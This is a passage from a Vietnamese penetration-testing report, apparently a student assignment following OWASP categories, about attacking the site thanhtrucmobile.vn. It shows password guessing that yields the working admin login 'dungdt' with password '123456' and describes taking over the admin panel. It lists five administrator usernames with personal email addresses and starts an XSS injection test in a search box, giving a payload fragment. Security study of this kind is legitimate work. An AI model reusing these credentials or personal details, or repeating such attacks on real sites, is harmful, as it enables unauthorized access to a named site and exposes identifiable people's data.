


Hình 3.17 Trang web dò mật khẩu

Bây giờ ta sẽ dò qua 3 mật khẩu ấy



Hình 3.18 Tài khoản thanhtruc




Hình 3.19 Tài khoản huythanhtruc



Hình 3.20 Tải khoản điều và dungdt

Đúng như dự đoán thì có tài khoản dùng mật khẩu yếu, bây giờ ta sẽ vào trang admin đăng nhập bằng username và password sẽ là “dungdt” và “123456”



Hình 3.21 Trang quản trị của thanhtrucmobile.vn

Khi vào được trang quản trị ta có thể lấy những thông tin quan trọng cũng như có thể chiếm quyền điều khiển của trang



Hình 3.22 Trang quản trị

Danh sách tài khoản (5)							
Thêm mới	STT	Tên đăng nhập	Email	Tên người dùng	Loại tài khoản	Sửa	Xóa
<input type="checkbox"/>	1	admin1	admin1@localhost	Admin	Quản trị viên		
<input type="checkbox"/>	2	diều	diuongayem.pdt@gmail.com	Diều	Quản trị viên		
<input type="checkbox"/>	3	dungdt	ducanh.pdt@gmail.com	Bức Anh	Quản trị viên		
<input type="checkbox"/>	4	huythanhtruc	minhhuy197@gmail.com	minhhuy	Quản trị viên		
<input type="checkbox"/>	5	thanhtruc	admin@localhost	Admin	Quản trị viên		
<div> Thêm mới Xóa mục đã chọn </div>							


Hình 3.23 Thông tin các tài khoản quản trị

Hình 3.24 Thay đổi được thông tin của trang

3.2.2 A03:2021 – Injection

Cũng như phần trên thì ta sẽ chèn phần payload vào ô tìm kiếm để xem kết quả, payload như sau

1. \xxs link\</a\>



Hình 3.25 Kết quả trả về